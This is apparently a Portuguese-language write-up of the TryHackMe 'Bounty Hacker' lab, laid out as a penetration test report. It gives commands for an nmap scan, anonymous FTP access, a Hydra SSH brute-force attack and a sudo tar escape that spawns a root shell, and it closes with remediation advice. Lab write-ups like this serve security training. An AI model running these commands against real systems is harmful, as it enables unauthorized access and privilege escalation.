Relatório de Penetration Test: Bounty Hacker

Plataforma: TryHackMe — Dificuldade: Fácil

Alan dos Santos Dias

Abril de 2026

Sumário

1 Visão Geral **2**

2 Metodologia **2**
2.1 Reconhecimento e Varredura 2
2.2 Enumeração de Serviços (FTP) 2

3 Exploração **3**
3.1 Acesso Inicial e Brute-force (SSH) 3

4 Enumeração Local e Movimentação **3**
4.1 Obtenção da User Flag 3

5 Escala de Privilégios (Privilege Escalation) **3**
5.1 Análise de Sudoers 3
5.2 Abuso do Binário Tar 4
5.3 Obtenção da Root Flag 4

6 Conclusão **4**

7 Referências **5**

1 Visão Geral

A máquina "Bounty Hacker" apresenta um cenário focado em falhas de configuração de serviços e má gestão de permissões de sistema. O objetivo principal do desafio foi explorar a exposição de arquivos em um servidor FTP com acesso anônimo para coletar informações sensíveis, realizar um ataque de força bruta contra o serviço SSH e, por fim, abusar de privilégios de superusuário concedidos indevidamente a binários nativos do Linux para obter controle total do alvo (acesso root).


2 Metodologia

2.1 Reconhecimento e Varredura

A etapa inicial consistiu na varredura de portas e serviços utilizando o `nmap`. O objetivo foi identificar vetores de entrada e versões de softwares instalados.

```
nmap -sC -sV <TARGET_IP>
```

A varredura revelou serviços críticos ativos: FTP (21), SSH (22) e HTTP (80).



```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV [redacted]
Starting Nmap 7.98 ( https://nmap.org ) at 2026-04-12 11:29 -0400
Nmap scan report for [redacted]
Host is up (0.26s latency).
Not shown: 967 filtered tcp ports (no-response), 30 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.5
| ftp-syst:
|   STAT:
| FTP server status:
|      Connected to ::ffff:[redacted]
|      Logged in as ftp
|      TYPE: ASCII
|      No session bandwidth limit
|      Session timeout in seconds is 300
|      Control connection is plain text
|      Data connections will be plain text
|      At session startup, client count was 3
|      vsFTPd 3.0.5 - secure, fast, stable
|_End of status
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_Can't get directory listing: PASV failed: 550 Permission denied.
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 5e:fb:f9:13:b7:a4:52:88:72:79:e5:a5:3b:94:be:ef (RSA)
|   256 48:7c:07:5a:97:97:8d:49:e6:23:89:a8:fa:ef:d4:fb (ECDSA)
|_  256 e9:fc:c5:1c:d8:58:39:20:67:11:dc:c1:46:fd:61:08 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 34.54 seconds
```

Figura 1: Varredura de portas e serviços com Nmap.

2.2 Enumeração de Serviços (FTP)

Ao identificar o serviço FTP, verifiquei a possibilidade de um login anônimo. A conexão foi estabelecida com sucesso, permitindo o acesso a dois arquivos: `tasks.txt` e `locks.txt`.

```
ftp <TARGET_IP>
# Login: anonymous | Password: (vazio)
get tasks.txt
get locks.txt
```

A análise do arquivo `tasks.txt` revelou que o autor da lista de tarefas é o usuário **lin**. O arquivo `locks.txt` foi identificado como uma potencial *wordlist* de senhas.




Figura 2: Enumeração de arquivos via FTP anônimo.

3 Exploração

3.1 Acesso Inicial e Brute-force (SSH)

Com o nome de usuário (**lin**) e a *wordlist* (`locks.txt`), utilizei a ferramenta **Hydra** para realizar um ataque de força bruta contra o serviço SSH.

```
hydra -l lin -P locks.txt ssh://<TARGET_IP>
```




Figura 3: Ataque de brute-force contra o serviço SSH (Mascarado).

4 Enumeração Local e Movimentação

4.1 Obtenção da User Flag

Após o acesso via SSH, confirmei a localização do arquivo de flag no diretório pessoal do usuário.

```
ssh lin@<TARGET_IP>
cat /home/lin/user.txt
```

5 Escala de Privilégios (Privilege Escalation)

5.1 Análise de Sudoers

Executei o comando `sudo -l` para listar permissões administrativas. Identifiquei que o binário `/usr/bin/tar` pode ser executado como `root` sem necessidade de senha (`NOPASSWD`).




Figura 4: Captura da flag de usuário.




Figura 5: Enumeração de vetores de escalada via Sudo.

5.2 Abuso do Binário Tar

Utilizando a técnica de escape documentada no **GTFOBins**, executei o comando para invocar um shell interativo com privilégios de superusuário.

```
sudo tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-
    action=exec=/bin/sh
```

5.3 Obtenção da Root Flag

Como usuário `root`, acessei o diretório restrito para exfiltrar a flag final.

Figura 6: Obtenção da flag de root (Mascarada).

6 Conclusão

A exploração do Bounty Hacker sintetizou uma cadeia de ataque iniciada pela falha de segurança em serviços legados (FTP anônimo), seguida por um ataque de força bruta em credenciais fracas e finalizada com o abuso de permissões Sudo mal configuradas.

Recomenda-se a desativação de logins anônimos e a revisão da política de privilégios para binários que permitam execução de comandos externos.

7 Referências

Referências

[1] **GTFOBins (Tar):** Repositório colaborativo de binários Unix que podem ser explorados para contornar restrições de segurança locais.
Disponível em: `https://gtfobins.github.io/gtfobins/tar/`

[2] **THC-Hydra:** Ferramenta de network logon cracker utilizada para o ataque de força bruta contra o serviço SSH.
Disponível em: `https://github.com/vanhauser-thc/thc-hydra`

[3] **TryHackMe - Bounty Hacker:** Plataforma de treinamento de cibersegurança e página oficial da máquina explorada.
Disponível em: `https://tryhackme.com/room/cowboyhacker`